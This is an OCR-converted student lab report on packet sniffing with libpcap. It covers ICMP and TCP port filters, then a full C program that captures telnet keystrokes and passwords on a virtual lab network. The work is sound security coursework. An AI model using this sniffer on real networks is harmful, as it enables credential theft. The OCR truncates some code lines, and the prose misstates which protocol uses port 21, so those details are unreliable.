


On the attacker machine (`10.0.2.8`)

The packets are hence captured successfully since the IP address of the source and destination matched.



On the victim machine (`10.0.2.13`)




On the attacker machine (`10.0.2.8`)

This was a failed attempt since the packet sniffing was not between `10.0.2.8` and `10.0.2.13`.

Q. Open another terminal in the same VM and ping any IP address.

A. Command: `ping 10.0.2.8`



A maximised view:

The ping was sent to the attacker machine on the right terminal.

```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=0.027 ms
^C
--- 10.0.2.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1010ms
rtt min/avg/max/mdev = 0.019/0.023/0.027/0.004 ms
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

There's no packet captured by the sniffer programme that's running on the left terminal. For, the sniffing is not between `10.0.2.8` and `10.0.2.13` but between `10.0.2.8` and `10.0.2.8`.

```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp_fi
lter_1.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP and (host 10.0.2.13 and 10.0.2.8)
```

ii) Capture the TCP packets that have a destination port range 10 - 100.

Now, the focus is upon restricting the filter to capture only TCP packets and with destination port ranging from 10 – 100. The filter is altered as per the screenshot below.

```
514     char filter_exp[] = "proto TCP and dst portrange 10-100";
515     struct bpf_program fp;
516     bpf_u_int32 mask;
517     bpf_u_int32 net;
518     int num_packets = 40;
```

FTP packets are transmitted to the attacker machine from the victim machine. Since FTP runs over a TCP network and telnet functions under the 21st port, there ought to be a triumphant packet capture.

The commands:


Compiling the programme: `gcc -o sniffer sniff_tcp_filter_2.c -lpcap`

Executing the programme: `sudo ./sniffer`

Q. Show the result of the sniffer program. It captures all the TCP packets with destination port 21


A.


The command, `ftp 10.0.2.8` is executed on the victim machine while the attacker machine waits for capturing the packets.



The execution of the command (on the victim machine, `10.0.2.13`) was triumphant.

On the attacker machine, the packets are captured.





A total of five packets have been captured on the attacker machine by the sniffer programme. The source, destination, protocol and the ports (source & destination) are mentioned by the sniffer. It's observed that the protocol is TCP. When the victim (`10.0.2.13`) transmits the packet to the attacker (`10.0.2.8`), the destination port's set to 21.

The packets were also captured on the Wireshark packet sniffer tool.

Source	Destination	Protocol	Length	Info
10.0.2.13	10.0.2.8	TCP	76	59650 → 21 [SYN] Seq=2794421052
10.0.2.8	10.0.2.13	TCP	76	21 → 59650 [SYN, ACK] Seq=355101
10.0.2.13	10.0.2.8	TCP	68	59650 → 21 [ACK] Seq=2794421053
10.0.2.8	10.0.2.13	FTP	88	Response: 220 (vsFTPd 3.0.3)
10.0.2.13	10.0.2.8	TCP	68	59650 → 21 [ACK] Seq=2794421053

Here, it's transparent that (from the first packet) the destination port is 21, which is dedicated for the TCP protocol. The source port is 59650. This is reversed during a reply.

Task 1.3: Sniffing Passwords

The objective of this task is to sniff passwords using the sniffer program. A connection to a telnet server (running on the VM) is made to get the password

of the user. The telnet server is running on a machine with IP address `10.0.2.14`.

The programme devised below is a sniffer program that captures key strokes over a network. Hence, it captures the passwords too.

sniff_pass.c > ...

```c
#define APP_NAME "sniffex"
#define APP_DESC "Sniffer example using libpcap"
#define APP_COPYRIGHT "Copyright (c) 2005 The Tcpdump Group"
#define APP_DISCLAIMER "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM

#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <math.h>

/* default snap length (maximum bytes per packet to capture) */
#define SNAP_LEN 1518

/* ethernet headers are always exactly 14 bytes [1] */
#define SIZE_ETHERNET 14

/* Ethernet addresses are 6 bytes */
#define ETHER_ADDR_LEN 6

/* Ethernet header */
struct sniff_ethernet
{
    u_char ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
    u_char ether_shost[ETHER_ADDR_LEN]; /* source host address */
    u_short ether_type;                 /* IP? ARP? RARP? etc */
};

/* IP header */
struct sniff_ip
{
    u_char ip_vhl;                 /* version << 4 | header length >> 2
    u_char ip_tos;                 /* type of service */
    u_short ip_len;                /* total length */
    u_short ip_id;                 /* identification */
    u_short ip_off;                /* fragment offset field */
#define IP_RF 0x8000               /* reserved fragment flag */
#define IP_DF 0x4000               /* don't fragment flag */
#define IP_MF 0x2000               /* more fragments flag */
#define IP_OFFMASK 0x1fff          /* mask for fragmenting bits */
```

sniff_pass.c > ...

```c
    u_char ip_ttl;                 /* time to live */
    u_char ip_p;                   /* protocol */
    u_short ip_sum;                /* checksum */
    struct in_addr ip_src, ip_dst; /* source and dest address */
};
#define IP_HL(ip) (((ip)->ip_vhl) & 0x0f)
#define IP_V(ip) (((ip)->ip_vhl) >> 4)

/* TCP header */
typedef u_int tcp_seq;

struct sniff_tcp
{
    u_short th_sport; /* source port */
    u_short th_dport; /* destination port */
    tcp_seq th_seq;   /* sequence number */
    tcp_seq th_ack;   /* acknowledgement number */
    u_char th_offx2;  /* data offset, rsvd */
#define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
    u_char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE | TH_CWR)
    u_short th_win; /* window */
    u_short th_sum; /* checksum */
    u_short th_urp; /* urgent pointer */
};

void got_packet(
    u_char *args,
    const struct pcap_pkthdr *header,
    const u_char *packet);

void print_payload(
    const u_char *payload,
    int len);

void print_hex_ascii_line(
    const u_char *payload,
    int len,
```

sniff_pass.c > ...

```c
    int offset);

void print_app_banner(void);

void print_app_usage(void);

/*
 * app name/banner
 */
void print_app_banner(void)
{

    printf("%s - %s\n", APP_NAME, APP_DESC);
    printf("%s\n", APP_COPYRIGHT);
    printf("%s\n", APP_DISCLAIMER);
    printf("\n");

    return;
}

/*
 * print help text
 */
void print_app_usage(void)
{

    printf("Usage: %s [interface]\n", APP_NAME);
    printf("\n");
    printf("Options:\n");
    printf("    interface    Listen on <interface> for packets.\n");
    printf("\n");

    return;
}

/*
 * print data in rows of 16 bytes: offset   hex   ascii
 *
 * 00000   47 45 54 20 2f 20 48 54  54 50 2f 31 2e 31 0d 0a   GET / HTTP/1.1..
 */
void print_hex_ascii_line(const u_char *payload, int len, int offset)
{

    int i;
    int gap;
    const u_char *ch;
```

sniff_pass.c > ...

```c

    /* offset */
    printf("%05d   ", offset);

    /* hex */
    ch = payload;
    for (i = 0; i < len; i++)
    {
        printf("%02x ", *ch);
        ch++;
        /* print extra space after 8th byte for visual aid */
        if (i == 7)
            printf(" ");
    }
    /* print space to handle line less than 8 bytes */
    if (len < 8)
        printf(" ");

    /* fill hex gap with spaces if not full line */
    if (len < 16)
    {
        gap = 16 - len;
        for (i = 0; i < gap; i++)
        {
            printf("   ");
        }
    }
    printf("   ");

    /* ascii (if printable) */
    ch = payload;
    for (i = 0; i < len; i++)
    {
        if (isprint(*ch))
            printf("%c", *ch);
        else
            printf(".");
        ch++;
    }

    printf("\n");

    return;
}

/*
```

sniff_pass.c > ...

```c
/*
 * print packet payload data (avoid printing binary data)
 */
void print_payload(const u_char *payload, int len)
{

    int len_rem = len;
    int line_width = 16; /* number of bytes per line */
    int line_len;
    int offset = 0; /* zero-based offset counter */
    const u_char *ch = payload;

    if (len <= 0)
        return;

    /* data fits on one line */
    if (len <= line_width)
    {
        print_hex_ascii_line(ch, len, offset);
        return;
    }

    /* data spans multiple lines */
    for (;;)
    {
        /* compute current line length */
        line_len = line_width % len_rem;
        /* print line */
        print_hex_ascii_line(ch, line_len, offset);
        /* compute total remaining */
        len_rem = len_rem - line_len;
        /* shift pointer to remaining bytes to print */
        ch = ch + line_len;
        /* add offset */
        offset = offset + line_width;
        /* check if we have line width chars or less */
        if (len_rem <= line_width)
        {
            /* print last line and get out */
            print_hex_ascii_line(ch, len_rem, offset);
            break;
        }
    }

    return;
}

```

sniff_pass.c > ...

```c
/*
 * dissect/print packet
 */
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{

    static int count = 1; /* packet counter */

    /* declare pointers to packet headers */
    const struct sniff_ethernet *ethernet; /* The ethernet header [1] */
    const struct sniff_ip *ip;             /* The IP header */
    const struct sniff_tcp *tcp;           /* The TCP header */
    const char *payload;                   /* Packet payload */

    int size_ip;
    int size_tcp;
    int size_payload;

    printf("\nPacket number %d:\n", count);
    count++;

    /* define ethernet header */
    ethernet = (struct sniff_ethernet *)(packet);

    /* define/compute ip header offset */
    ip = (struct sniff_ip *)(packet + SIZE_ETHERNET);
    size_ip = IP_HL(ip) * 4;
    if (size_ip < 20)
    {
        printf("   * Invalid IP header length: %u bytes\n", size_ip);
        return;
    }

    /* print source and destination IP addresses */
    printf("       From: %s\n", inet_ntoa(ip->ip_src));
    printf("         To: %s\n", inet_ntoa(ip->ip_dst));

    /* determine protocol */
    switch (ip->ip_p)
    {
    case IPPROTO_TCP:
        printf("   Protocol: TCP\n");
        break;
    case IPPROTO_UDP:
        printf("   Protocol: UDP\n");
        return;
```

sniff_pass.c > ...

```c
    case IPPROTO_ICMP:
        printf("   Protocol: ICMP\n");
        return;
    case IPPROTO_IP:
        printf("   Protocol: IP\n");
        return;
    default:
        printf("   Protocol: unknown\n");
        return;
    }

    /*
     *  OK, this packet is TCP.
     */

    /* define/compute tcp header offset */
    tcp = (struct sniff_tcp *)(packet + SIZE_ETHERNET + size_ip);
    size_tcp = TH_OFF(tcp) * 4;
    if (size_tcp < 20)
    {
        printf("   * Invalid TCP header length: %u bytes\n", size_tcp);
        return;
    }

    printf("   Src port: %d\n", ntohs(tcp->th_sport));
    printf("   Dst port: %d\n", ntohs(tcp->th_dport));

    /* define/compute tcp payload (segment) offset */
    payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);

    /* compute tcp payload (segment) size */
    size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);

    /*
     * Print payload data; it might be binary, so don't just
     * treat it as a string.
     */
    if (size_payload > 0)
    {
        printf("   Payload (%d bytes):\n", size_payload);
        print_payload(payload, size_payload);
    }

    return;
}

```

sniff_pass.c > ...

```c
int main(int argc, char **argv)
{

    char *dev = NULL;              /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
    pcap_t *handle;                /* packet capture handle */

    char filter_exp[] = "proto TCP and dst portrange 10-100"; /* filter expression
    struct bpf_program fp;                                    /* compiled filter pr
    bpf_u_int32 mask;                                         /* subnet mask */
    bpf_u_int32 net;                                          /* ip */
    double num_packets = INFINITY;                                    /* number of

    print_app_banner();

    /* check for capture device name on command-line */
    if (argc == 2)
    {
        dev = argv[1];
    }
    else if (argc > 2)
    {
        fprintf(stderr, "error: unrecognized command-line options\n\n");
        print_app_usage();
        exit(EXIT_FAILURE);
    }
    else
    {
        /* find a capture device if not specified on command-line */
        dev = pcap_lookupdev(errbuf);
        if (dev == NULL)
        {
            fprintf(stderr, "Couldn't find default device: %s\n",
                    errbuf);
            exit(EXIT_FAILURE);
        }
    }

    /* get network number and mask associated with capture device */
    if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1)
    {
        fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
                dev, errbuf);
        net = 0;
        mask = 0;
    }
```

```c
/* print capture info */
printf("Device: %s\n", dev);
printf("Number of packets: %f\n", num_packets);
printf("Filter expression: %s\n", filter_exp);

/* open capture device */
handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
if (handle == NULL)
{
    fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
    exit(EXIT_FAILURE);
}

/* make sure we're capturing on an Ethernet device [2] */
if (pcap_datalink(handle) != DLT_EN10MB)
{
    fprintf(stderr, "%s is not an Ethernet\n", dev);
    exit(EXIT_FAILURE);
}

/* compile the filter expression */
if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1)
{
    fprintf(stderr, "Couldn't parse filter %s: %s\n",
```

```c
            filter_exp, pcap_geterr(handle));
    exit(EXIT_FAILURE);
}

/* apply the compiled filter */
if (pcap_setfilter(handle, &fp) == -1)
{
    fprintf(stderr, "Couldn't install filter %s: %s\n",
            filter_exp, pcap_geterr(handle));
    exit(EXIT_FAILURE);
}

/* now we can set our callback function */
pcap_loop(handle, num_packets, got_packet, NULL);

/* cleanup */
pcap_freecode(&fp);
pcap_close(handle);

printf("\nCapture complete.\n");

return 0;
}
```


In this programme, the functioning is quite similar to the sniffer programme seen above. The bijou alteration performed is that a payload function is called which displays the content of any key stroke given. The programme was executed on the attacker machine (`10.0.2.8`).

Commands:


To compile the programme: `gcc -o sniffer sniff_pass.c -lpcap`

To execute the programme: `sudo ./sniffer`


The server machine with IP address `10.0.2.14` is to where a telnet connection is attempted. This connection is instigated from the victim machine (IP: `10.0.2.13`). '`telnet 10.0.2.14`' is the command used to connect to the server machine (`10.0.2.14`)

